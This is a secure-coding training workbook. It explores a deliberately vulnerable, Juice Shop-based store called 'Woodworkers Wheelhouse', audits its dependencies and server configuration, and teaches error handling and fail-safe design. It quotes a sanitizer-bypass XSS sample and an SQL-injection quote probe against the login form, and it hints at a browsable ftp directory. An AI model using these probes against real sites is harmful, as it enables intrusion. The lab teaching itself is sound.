The screenshot shows a web browser window with the URL `localhost:3000/#/register` in the address bar. The page title is "Woodworkers Wheelhouse v3.2.0". The header includes links for "Login", "English", "Search", "Contact Us", and "About Us". The main content area is titled "User Registration" and contains three input fields: "Email", "Password", and "Repeat Password". Below these fields is a "Register" button with a user icon.

- The **User Registration** page is shown, prompting the user to provide an email address and password to log in.
- The address for the registration page is <http://localhost:3000/#/register>.

- c) In the **Email** text box, type *john*

The screenshot shows a red error message box containing the text "Email address is not valid.". Below it is a form field labeled "Email" with the value "john" entered.

Apparently, some input validation is in effect here, as a message informs you that the email address is not valid.

- d) In the **Email** text box, continue typing *@doe.com*

The screenshot shows the same "Email" field from the previous step, but the value has been changed to "john@doe.com". The red error message box is no longer present.

The warning disappears.

- e) In the **Password** text box, type *password*

Until you type the 5th character, the message "Password must be 5-20 characters long" is shown.

- f) In the **Repeat Password** text box, type *password*

The **Register** button is dimmed until you enter at least one character into the **Repeat Password** text box.

- g) Select **Register**.
- h) If you are prompted to cache your password in the browser, select **Never**.
- i) Observe the screen.

You have been returned to the **Login** page.

6. Log in.

- a) On the **Login** page, in the **Email** text box, type *john@doe.com*
- b) On the **Login** page, in the **Password** text box, type *password*
- c) Select **Log in**.
- d) If you are prompted to cache your password in the browser, select **Never**.
- e) Observe the screen.

Image	Product	Description	Price
	#2 Phillips Screwdriver	This #2 Phillips-head screwdriver features a long, narrow body for an improved reach. The blade is a stainless steel alloy with a hardened tip that will fit	1.99

- There is now a **Logout** button where **Login** had been located.
- There are now buttons for **Your Basket**, **Change Password**, and **Complain?**
- At the end of each product row, there is now a button to add an item to the basket.

7. Explore the Change Password feature.

- a) Select **Change Password**.

The screenshot shows a web browser window titled "Woodworkers Wheelhouse". The address bar displays "localhost:3000/#/change-password". The main content area is titled "Change Password" and contains three input fields: "Current Password", "New Password", and "Repeat New Password". Below these fields is a "Change" button.

- The **Change Password** page is shown.
 - The address for this page is <http://localhost:3000/#/change-password>.
 - To change your password, you must provide the current password. (This prevents unauthorized users from changing the password to gain access to the user's account, in case the legitimate user has walked away while still logged in.)
 - The new password must be entered twice to reduce the possibility of a typo locking the user out of the account.
- b) On the top-left corner of the page, select the **truck logo** to return to the catalog.

8. Add a product to the shopping basket.

- a) At the end of the row for **#2 Phillips Screwdriver**, select the button to add the item to the shopping basket.

Image	Product	Description	Price	
	#2 Phillips Screwdriver	This #2 Phillips-head screwdriver features a long, narrow body for an improved reach. The blade is a stainless steel alloy with a hardened tip that will fit any Phillips-head screw, even ones that have been stripped. Its soft-grip handle will prevent slippage no matter how much pressure is applied.	1.99	

b) Select Your Basket.

Product	Description	Price	Quantity	Total Price	
#2 Phillips Screwdriver	This #2 Phillips-head screwdriver features a long, narrow body for an improved reach. The blade is a stainless steel alloy with a hardened tip that will fit any Phillips-head screw, even ones that have been stripped. Its soft-grip handle will prevent slippage no matter how much pressure is applied.	1.99	<input type="button" value="-"/> 1 <input type="button" value="+"/>	1.99	<input type="button" value="Delete"/>


- The **Your Basket** page is shown.
- The address for this page is <http://localhost:3000/#/basket>.
- Products you have added are shown on this page, with the unit price, quantity, and total price.

9. Examine the coupon form.

- a) Select the **Coupon** button to show the form for redeeming a coupon.



By entering a coupon code, you can get a discount on the purchase.



- b) Select the **Coupon** button to hide the coupon form again.




10. Examine the payment form.

- a) Select the **Payment** button to show the payment options form.



Payment options are shown.



- b) Select the **Payment** button again to hide the payment options again.

11. Update the number of items in the basket.

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 2018

- a) Select + to increase the quantity to **2**.
- b) Select - twice to attempt to decrease the quantity to **0**.
A validation routine protects the quantity from being decreased to less than 1.
- c) Select the **Delete** button  to remove the item from the basket.
The basket is now empty.

12.Explore the Contact Us feature.

- a) Select **Contact Us**.



- The **Contact Us** page is shown.
- The address for this page is <http://localhost:3000/#/contact>.
- Here you can provide feedback to the company, including a comment and a star rating.

13.Explore the Complain feature.

- a) Select **Complain?**.

The screenshot shows the homepage of 'Woodworkers Wheelhouse' with a wooden background. At the top, there's a navigation bar with links for 'Logout', 'English', 'Search...', 'Search' button, 'Your Basket', 'Change Password', 'Contact Us', 'Complain?', and 'About Us'. Below the navigation, the title 'Woodworkers Wheelhouse' is displayed next to a small truck icon. The main content area is titled 'File Complaint'. It contains three input fields: 'Customer' with the value 'john@doe.com', 'Message' (an empty text area), and 'Invoice' with a file upload field showing 'Choose File No file chosen'. A 'Submit' button is at the bottom.

- The **File Complaint** page is shown.
- The address for this page is <http://localhost:3000/#/complain>.
- Here you can send customer service a message about problems with an order.
- You can upload a file attachment containing a copy of your invoice.

14. Select Logout.

You are logged out, and the All Products page is shown.

ACTIVITY 2–3

Examining the Project Files

Data Files

All project files within Desktop\cscdata\catalog

Scenario

You have explored the Woodworker Wheelhouse site's functionality. Now you will examine the source code, looking for third-party code and other dependencies you need to research for potential vulnerabilities.

1. Use PyCharm to open the directory containing your Node.JS source files.

- a) From the Windows **Start** menu, run the **PyCharm Community Edition** application.
The Welcome to PyCharm window is shown.
- b) Select **Open**.
- c) Select the **Desktop Directory** button  to ensure your **Desktop** directory is selected.
- d) Beneath your **Desktop** directory, select the arrow to the left of the **cscdata** directory.
Subdirectories of cscdata are listed.
- e) Select the **catalog** folder, and select **OK**.

- f) If the items within the **catalog** folder are not visible within the **Project** pane on the left, select the arrow next to **catalog** to expand the folder.

The following folders and files are listed in the project.

<ul style="list-style-type: none"> ▶ app ▶ config ▶ data ▶ docker ▶ encryptionkeys ▶ ftp ▶ lib ▶ models ▶ node_modules ▶ routes ▶ test ▶ vagrant 	<ul style="list-style-type: none"> ▶ .bitlboundrc ▶ .bowerrc ▶ .codeclimate.yml ▶ .gitignore ▶ .istanbul.yml ▶ .nsprc ▶ .travis.yml ▶ app.js ▶ app.json ▶ appveyor.yml ▶ bower.json ▶ CONTRIBUTING.md ▶ crowdin.yaml ▶ ctf.key ▶ CUSTOMIZATION.md ▶ Dockerfile 	<ul style="list-style-type: none"> ▶ Gruntfile.js ▶ Gruntfile-BW.js ▶ karma.conf.js ▶ LICENSE ▶ node4.df ▶ node6.df ▶ node7.df ▶ package.json ▶ protractor.conf.js ▶ README.md ▶ REFERENCES.md ▶ server.js ▶ stryker.conf.js ▶ TROUBLESHOOTING.md
--	--	--



Note: In your project, these are shown in one column. They are shown here in three columns to save space on the page.

The Woodworkers Wheelhouse Catalog web application is based on *Juice Shop*, a freely available open source project developed by Björn Kimminich, which was purposely designed to demonstrate various web vulnerabilities for training purposes.

A summary of the technologies used in this application include:

- **Node.js** runtime environment, which provides the JavaScript-based programming platform on which the entire application runs.
- **Express.js**, which provides base-level functionality for a web application server running on the Node.js platform.
- **Angular.js** framework, which manages the general logic for implementing a web server, including **web application routing** (determining what pages will load when a particular URL is accessed), **templating**, and **data binding**.
- **Bootstrap** framework, which implements user interface design templates through HTML5 and CSS.
- **SQLite** database engine, which provides database functionality.
- **Sequelize** framework, which manages access to the database.
- The local file system, which holds web page templates, style sheets, images, and other resources.

2. Do any of the folders in the project concern you as far as security goes?

3. Identify project dependencies.

- a) In the project explorer, open **package.json** in the code editor.

```

1  {
2    "name": "juice-shop",
3    "version": "3.2.0",
4    "description": "An intentionally insecure Javascript Web Application",
5    "homepage": "https://www.owasp.org/index.php/OWASP_Juice_Shop_Project",
6    "author": "Bjoern Kimmich <bjoern.kimmich@owasp.org> (https://www.owasp.org/i
7    "contributors": [
8      "Bjoern Kimmich", "Aaron Edwards", "Alec Brooks", "Dinis Cruz", "Timo Pagel",
9      "Johanna A", "Stephen OBrien", "Joe Butler", "Abhishek bundela", "ninoseki", "C
10     ],
11    "private": true,
12    "keywords": [
13      "web security",
14      "web application security",
15      "webappsec",
16      "owasp",
17      "pentest",
18      "penetration",
19      "security",
20      "vulnerable",
21      "vulnerability",
22      "broken",
23      "bodgeit"
24    ],
25    "dependencies": {
26      "body-parser": "~1.17",
27      "bower": "~1.8",
28      "colors": "~1.1",
29      "config": "~1.26",
30      "cookie-parser": "~1.4"
31    }
32  }

```

- In a Node.js application, this file essentially functions as a project manifest, identifying components used in the application.
 - This manifest lists more than 60 dependencies.
 - The **dependencies** section includes modules needed to run the application in production.
 - The **devDependencies** section includes additional modules needed to run the application during development.
 - Version numbers are provided.
 - The project manifest is a good place to begin to identify possible third-party vulnerabilities in projects you inherit from another developer.
 - These are project dependencies. Of course, the Node.js runtime environment and Windows itself have their own dependencies.
- b) Examine line 56.
The Node.js `sanitize-html` module used in this project is version 1.4.2. When you research this particular module for vulnerabilities, you should look for vulnerabilities that existed in this particular version. (And you should do the same for other modules.)
- c) Close the **package.json** editor tab.

4. Research vulnerabilities in the `sanitize-html` module.

- a) In the Chrome web browser, open a new browser tab.

- b) In the **Search** text box, type ***npm sanitize-html vulnerabilities*** and press **Enter**.

snyk.io › vuln › npm:sanitize-html ▾

sanitize-html vulnerabilities | Snky

Direct Vulnerabilities. Known **vulnerabilities** in the **sanitize-html** package. This does not include **vulnerabilities** belonging to this package's dependencies.

You've visited this page 4 times. Last visit: 2/8/20

snyk.io › vuln › npm:sanitize-html:20160801 ▾

Cross-site Scripting (XSS) in sanitize-html | Snky

Aug 1, 2016 - Cross-site Scripting (XSS) affecting **sanitize-html** - **npm:sanitize-html:20160801**. ... is the top method for securing code against this **vulnerability**.

- c) Select the first result from synk.io. If you do not see the result, at the browser enter <https://snyk.io/vuln/npm:sanitize-html>
- d) Select the Cross-site Scripting (XSS) vulnerability for version < 1.4.3.
Version 1.4.2 (used in this project) has a cross-site scripting vulnerability.
- e) Read the details, paying particular attention to the **Details** and **How to prevent** sections.
In the **Details** section, the third paragraph points out that "Injecting malicious code is the most prevalent manner by which XSS is exploited; for this reason, escaping characters in order to prevent this manipulation is the top method for securing code against this vulnerability."
- f) Select the link under **References** or type <https://github.com/punkave/sanitize-html/issues/29> in the address bar to view more information in the repository on GitHub, including an example of malicious code.

Sanitization is not applied recursively, leading to a vulnerability to certain masking attacks. Example:

```
I am not harmless: <></img src="csrf-attack"/> is sanitized to I am not  
harmless: 
```

Mitigation: Run sanitization recursively until the input html matches the output html.

- g) Close any browser tabs related to your research about sanitizer-html.

5. Identify server configuration settings.

- a) In PyCharm, in the project explorer, open **server.js** in the code editor, and examine the file.
- This file initializes various settings for the application server.
 - After a quick glance, some of the initial settings might raise some security issues worth further investigation.
 - Line 23 indicates that the application includes an Easter egg—hidden (and usually unnecessary) functionality that may introduce vulnerabilities.
 - A comment in line 66 indicates that the developer has circumvented CORS (Cross-Origin Resource Sharing, a feature that enables limited cross-domain data transfer) to allow everything. If this is what it seems to be, then it might need to be changed to limit access.
 - In line 73, an XSS protection has been commented out. The previous developer may have needed to do some testing that required cross-site scripting, and forgot to re-enable XSS protections.
 - Lines 97 through 99 imply that FTP is enabled on the server. If this extra functionality is not needed, it should probably be turned off.

6. Examine the core code for overall navigation (pages) used in the web application.

- In the project explorer, expand the **app** folder, and open **index.template.html** in the code editor, and examine the file.
 - This file provides the HTML template used to render web pages for the application server.
 - Numerous JavaScript files are included in the page from the **bower_components** directory.
 - In line 58, the JavaScript file loaded in this line (**dist/juice-shop.js**) contains the core functionality of the Juice Shop application.
- In the project explorer, beneath the **app** folder, expand the **dist** folder. Open **juice-shop.js** in the code editor, and examine the file.

```

1 angular.module("juiceShop", ["ngRoute", "ngCookies", "ngTouch", "ngAnimate", "ngFileUpload", "ui>
  .bootstrap", "pascalprecht.translate", "btford.socket-io", "ngclipboard", "base64", "monospaced<
  <rcode"]), angular.module("juiceShop").factory("authInterceptor", ['$rootScope", "$q", "$cookies",>
  function(a,b,c) {"use strict";return request:function(a){return a.headers=a.headers||{},c.get<
  ("token")&&(a.headers.Authorization="Bearer "+c.get("token")),a},response:function(a){return<
  a||b.when(a)}]}),angular.module("juiceShop").factory("rememberMeInterceptor",["$rootScope", "$q",>
  "$cookies",function(a,b,c) {"use strict";return request:function(a){return a.headers=a.headers||{},c<
  .get("email")&&(a.headers["X-User-Email"]=c.get("email")),a},response:function(a){return a||b.when<
  (a)}]}),angular.module("juiceShop").factory("socket",["socketFactory",function(a){return<
  a()}]),angular.module("juiceShop").config(["$httpProvider",function(a) {"use strict";a.interceptors<
  .push("authInterceptor"),a.interceptors.push("rememberMeInterceptor")]}]),angular.module<
  ("juiceShop").run(["$cookies", "$rootScope", function(a,b){"use strict";b.isLoggedIn=function()>
  {return a.get("token")}}]),angular.module("juiceShop").config(["$translateProvider",function(a)>
  {"use strict";a.useStaticFilesLoader({prefix:"/i18n/",suffix:".json"}),a.determinePreferredLanguage<
  ()},a.fallbackLanguage("en")]),angular.module("juiceShop").controller("AboutController", [function()>
  {}]),angular.module("juiceShop").controller("AdministrationController", [function(){}]),angular<
  .module("juiceShop").controller("BasketController", ["$scope", "$sce", "$window", "$translate",>
  "$uibModal", "BasketService", "ConfigurationService", function(a,b,c,d,e,f,g) {"use strict";function<
  h(){f.find(c.sessionStorage.bid).then(function(c){a.products=c.products;for(var d=0;d<a.products<
  
```

This JavaScript file is for the "distribution" version of the application, ready to be installed on the server. The various code modules have been combined, condensed, and stripped of other elements that make it easier for humans to read, understand, and edit. In this form, it loads quickly on the server, but it is not very readable.

- In the project explorer, beneath the **app** folder, expand the **js** folder. Open **app.js** in the code editor, and examine the file.

The **js** folder contains the JavaScript source files edited by the programmer. The **app.js** file is used by the Angular framework to initialize the components used in the application. Routing is one of the major functions provided by Angular.

- Open **routes.js** in the code editor, and examine the file.

This file defines the overall navigation (pages) used in the web application, and defines what each page URL loads. Each URL has an HTML template that defines its "view," and a controller script that provides the JavaScript code for the view. URLs defined for the application include:

- /administration
- /about
- /contact
- /login
- /register
- /basket
- /search
- /logout
- /change-password
- /score-board
- /complain
- /access_token

The default URL for the site (as you have already observed) is /search.

- In the project explorer, beneath the **js** folder, expand the **controllers** folder. Open **SearchResultController.js** in the code editor, and examine the file.

The **SearchResultController.js** file contains functions needed on the search results (product listing) page; for example:

- `$scope.showDetail`—Show detail view for a product when the user selects the **Product Detail** button.
 - `$scope.addToBasket`—Add the product to the shopping basket when the user selects the **Add to Basket** button.
 - `productService.search`—Calls the product service to return a list of products matching the search terms entered by the user.
- f) In the project explorer, beneath the **js** folder, expand the **services** folder. Open **ProductService.js** in the code editor, and examine the file.
- The **ProductService.js** file contains functions for managing products. Here you can see the `productService.search` function that was called in the file you just examined.
- g) In the project explorer, select the arrow next to the **js** folder to collapse the folder.
- h) In the project explorer, beneath the **app** folder, expand the **views** folder. Open **SearchResult.html** in the code editor, and examine the file.

```

1  <div class="row">
2      <div class="col-md-8 col-md-offset-2 col-sm-10 col-sm-offset-1">
3          <h3 ng-show="searchQuery" class="page-header page-header-sm"><span tr>
4              <h3 ng-show="!searchQuery" class="page-header page-header-sm" transla
5
6                  <div class="alert-info" ng-show="confirmation">
7                      <p>{{confirmation}}</p>
8                  </div>
9
10                 <table class="table table-striped table-bordered table-condensed">
11                     <tr>
12                         <th translate="LABEL_IMAGE"></th>
13                         <th translate="LABEL_PRODUCT"></th>
14                         <th translate="LABEL_DESCRIPTION"></th>
15                         <th translate="LABEL_PRICE"></th>
16                         <th></th>
17                     </tr>
18                     <tr data-ng-repeat="product in products">
19                         <td>{{product.name}}</td>
21                             <td><div ng-bind-html="product.description"></div></td>
22                             <td>{{product.price}}</td>
23                             <td>
24                                 <div class="btn-group">
25                                     <a class="btn btn-default btn-xs" ng-click="showDetail
26                                         <a class="btn btn-default btn-xs" ng-click="addBasket
27                                 </div>

```

This file contains the HTML template for the search page (product listing) view. Placeholders surrounded by double curly braces are provided for data that will be inserted into the template.

7. What major targets should you protect in this application?

8. Close the project.

-
- a) Right-click one of the file tabs at the top of the editor area, and select **Close All**.
 - b) Select **File→Close Project**, but don't exit PyCharm.
-

Error Messaging

Error messages, stack traces, database dumps, and error codes are very informative for debugging, so many programming tools and components are configured by default to generously provide this information when something goes wrong. Significant problems may be revealed by error messages —such as null pointer exceptions, network timeouts, out of memory errors, system call failures, file not found errors, and so forth. Unfortunately, normal end users wouldn't know what to do with this information. Even worse, an attacker might know *exactly* what to do with this information, as it might provide important clues regarding your application's vulnerabilities.

Your approach to error messaging should ensure that useful debugging information is provided to developers within the development environment, useful diagnostic and monitoring information is logged for system operators, helpful messages are shown to the user, and very little useful information is provided to attackers.

Even when error messages do not provide a lot of detail, subtle clues that you provide in such messages can still reveal important clues regarding how the site or software operates, and what data is present behind the scenes. Thinking of ways an attacker might use information will help you spot potential leaks. For example, suppose your software displays different error messages when users access files that don't exist ("the file was not found") versus files that they are not authorized to access ("access to that file is denied"). A difference in messaging like that could help an attacker confirm that a file exists, even when they don't yet have access to it. Likewise, suppose a user enters a valid user name but an incorrect password. If your feedback to the user indicates that only the password is incorrect, then you've provided an attacker with confirmation that the user name is valid.

Error Handling

Python uses `try ... except` blocks to handle errors. It executes the `try` block as a normal part of the program. If some kind of error happens during the `try` block, the rest of the block is skipped and the `except` block is executed.

The `try ... except` Block

Here is a simple example that tries to divide a number by zero. It will fail, so the exception will run, printing a message to the screen.

```
# Simple Python try ... except

try:
    x = 1/0
except:
    print('Something went wrong.')
```

Output:

Something went wrong.

Functions Called by `try`

Python will handle exceptions that occur in the `try` block as well as any exceptions that occur in functions that are called by the `try` block. For example:

```
# Simply Python try block calling this_will_fail function

def this_will_fail():
    x = 1/0
```

try:

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 2023

```

    this_will_fail()
except Exception as e:
    print(e)

Output:
division by zero

Multiple Exceptions
try:
    x = 1/0
except (ZeroDivisionError, ValueError):
    print('ZeroDivisionError or ValueError is raised')
except:
    print('Something else went wrong')

```

Output:
ZeroDivisionError or ValueError is raised

Optional else
Executed only if no exceptions are raised.

```

try:
    x = 1/1
except:
    print('Something went wrong')
else:
    print('Nothing went wrong')

```

Output:
Nothing went wrong

Optional finally Always executed at the end. Good for defining cleanup actions that must always happen, such as closing a file.

```

try:
    f = open('somefile.txt')
    print(f.read())
except:
    print('Something went wrong')
finally: f.close()

```

Fail-Safe

When you respond to an error, make sure that your software is **fail-safe**. A fail-safe system ensures that after a failure, the system is in the least harmful (or most secure) state for the data, the user, and anything else affected by the system.

For example, consider the following example (in pseudocode—not intended to be a particular programming language):

```

if (IsAccessAllowed( ) == -1) {
    // Inform user that access is denied here.
} else {
    // Allow user to do something here.
}

```

In this example, a call is made to the system's `IsAccessAllowed` function, which returns the value 1 if the current user is allowed access to a particular service, or -1 if the user is not allowed access. If the function fails, it will return a 0 (zero). The logic of this example seems to be fine, but imagine what might occur if the call to the `IsAccessAllowed` function fails. If the function fails, it would

return a 0, and the user would be allowed access. In this case, the function call would fail to the unsafe or more open result (allowing access).

An improved example would fail to the safe state (denying access), as shown here.

```
if (IsAccessAllowed( ) == 1) {
    // Allow user to do something here.
} else {
    // Inform user that access is denied here.
}
```

Failure Recovery

Calls to the operating system, libraries, services, and APIs may return a value that indicates whether the call succeeded or failed.



Note: Some programming contexts may not provide a return value per se, but may use a reference parameter for this purpose. For example, C# provides a construct called an out parameter, which can be used to return values to the caller.

Check return values that identify whether the call succeeded or failed, and respond appropriately. If a failure occurred due to a specific reason that you can recover from, write code to recover from it. If the call failed and the program can't recover, then log the return value and cleanly terminate, making sure your software breaks sessions, deletes temporary files, and destroys any other resources that might be used by an attacker.

When you write code to recover from a failure, you might program the software to retry the operation after a certain period of time. If you do this, ensure that your code won't be put into an endless looping cycle that could lead to further problems, such as tying up resources so that other users and processes are prevented from accessing them. Eventually, the operation should time out and fail in a secure way that releases resources.

Guidelines for Secure Error Handling

Follow these guidelines to implement secure error handling.

Implement Secure Error Handling

To implement secure error handling:

- Place code that might throw an exception in a `try` block and code that handles exceptions in a `catch` block. (The mechanism for doing this varies from one language to another.)
- Use the most specific exception for the code you're writing. Avoid catching a fundamental exception type and handling all exception types in a generic way.
- If you're using a language that supports a `finally` code block that is always called (whether an exception is thrown or not), then use it to return resources to the state they were in before the `try` block was executed. For example, use the `finally` method to release connections to a database or other services, delete temporary files, ensure temporary data structures have been released, and so forth.
- Check return codes and respond appropriately when making calls to the operating system, libraries, services, and APIs.
 - If failure is due to an expected reason, write code to recover appropriately.
 - If failure is due to an unexpected reason or a reason the program can't recover from, then log the unexpected value and cleanly terminate, making sure your software breaks sessions, deletes temporary files, and destroys any other resources that might be used by an attacker.
- Avoid using functions that fail silently (provide no useful return value to warn of failure), particularly when failure could lead to a potential security problem (elevated rights, denial of service, data corruption, and so forth). Find safer alternative functions.

- For functions that do return a value to show success or failure, check the return value to determine whether it is safe to perform further calculations or if some other remediation is necessary. The difference between a successful call and an unsuccessful call may have a significant impact on system state, the user identity, access rights, and so forth.
- When the compiler warns you that you have omitted a necessary error handler, provide an effective error handler. Do not simply bypass the warning (by adding an empty or do-nothing error handler simply to squelch warnings).
- Consider whether success or failure cases within an error handler may represent security events (for example, unsuccessful logins that may represent possible attempted attacks). Add secure logging and provide notifications to system operators for security-related events.

Prevent Information Disclosure

To prevent information disclosure:

- Disable logging in release builds of your software.
- Configure release builds to not provide core dumps.
- Make sure all components, libraries, and other third-party code are configured to provide no error messages or logs that will be useful to an attacker.

Implement Fail-Safe Design

To implement fail-safe design, make sure that your software:

- **Denies access by default in error-handling logic for security controls.** Failure should not result in elevated rights for an attacker.
- **Put limits on recovery retry attempts.** If your software continually attempts to do something that isn't working, it may overflow caches, bog the process down trying to retry overwhelming numbers of backed-up tasks, and so forth.
- **Doesn't make assumptions about ways to remediate when failure occurs.** Fail bad inputs rather than attempting to correct them when you have no way to know what was intended. Suspend the affected transaction and report it, so users and system operators are clear that the transaction did not go through.

ACTIVITY 2-4


Identifying Software Defects and Misconfiguration

Data Files

All project files within Desktop\cscdata\catalog

Before You Begin

You have launched the Catalog web application and have created the john@doe.com user account.




You are *not* logged in. In the Chrome web browser, you are viewing the **All Products** page at <http://localhost:3000/#/search>.

Scenario

You have performed some *footprinting* of the Woodworkers Wheelhouse web application, have determined various technologies that it uses, have examined how the application is generally set up and configured, and so forth. Now you will try out some simple attack patterns to see where the application might have problems due to defects and misconfiguration.


1. Show warnings and errors.

- Return to the Chrome web browser where the Woodworkers Wheelhouse **All Products** page is showing.
- Log in as **john@doe.com**, with the password **password**
- Select **Complain?**.
- Press **Ctrl+Shift+J** to show the JavaScript console.
- From the levels drop-down list (shown below), change the selected options so that only Warnings and Errors are checked.



Errors and warnings will be shown, but not the more general information shown at the Info and Verbose levels.

- f) On the upper-left corner of the page, select the truck logo to return to the main catalog page, and examine the console.




A screenshot of the Chrome DevTools Console tab. The tab bar at the top includes Elements, Console, Sources, Network, Performance, Memory, Application, Security, Audits, Tamper, and a yellow warning icon with the number '1'. Below the tab bar is a toolbar with icons for back, forward, search, and refresh. The main area shows the console output. A yellow warning message is highlighted: 'pascalprecht.translate.\$translateSanitization: No sanitization strategy has been configured. This angular.js:14199 can have serious security implications. See http://angular-translate.github.io/docs/#/guide/19_security for details.' There is also a small '>' symbol below the message.

- There is a security warning.
- It is important to address all warnings and errors shown by your development tools before you release your application.
- One of the first things an attacker would do is to view the console to see if any errors have occurred in loading the page, and if any useful information can be gained.
- In this particular case, the warning message even spells out that this particular problem has potential security implications.

2. Test the login form for possible input validation problems.

- a) Select **Logout**.
- b) On the web page, select the **Login** button to show the **Login** page.
- c) In the **Email** text box, type a single quote (').
 - Typing a single-quote character into an input field is a common test for input validation problems.
 - The single quote is a string delimiter in JavaScript, SQL, and other languages.
 - If an SQL error is shown when you provide a quote, it means that the special character is being injected into an SQL statement exactly as the user has entered it and forcing the string to close prematurely.
 - The semicolon (;) is another good character to test for bad or missing input validation. If interpreted as part of an SQL command, it terminates the current statement, enabling an attacker to start a new statement.
- d) In the **Password** text box, type **password**

- e) Select **Log in**.



A POST error is shown in the JavaScript console, and some JSON code showing an error is displayed within the page itself.

- If the application filtered out or encoded disallowed input characters such as single quotes, this error would have been prevented.
- It's also not good that so much error information is being shown directly on the page. Clues from this error message might be useful to an attacker.

3. Explore a vulnerability in the About Us page.


- Select the **About Us** button.
- Scroll down and observe the **Check out our boring terms of use if you are interested in such lame stuff.** link.
This placeholder provides a link to the terms of use page for the site.
- Select the link.
The terms of use page loads from the **ftp** directory.
- Observe the URL in the address bar.

localhost:3000/ftp/legal.md?md_debug=true

Thinking like a *breaker*, it might occur to you that:

- This FTP directory might be browsable from the web (a feature supported by many web servers).
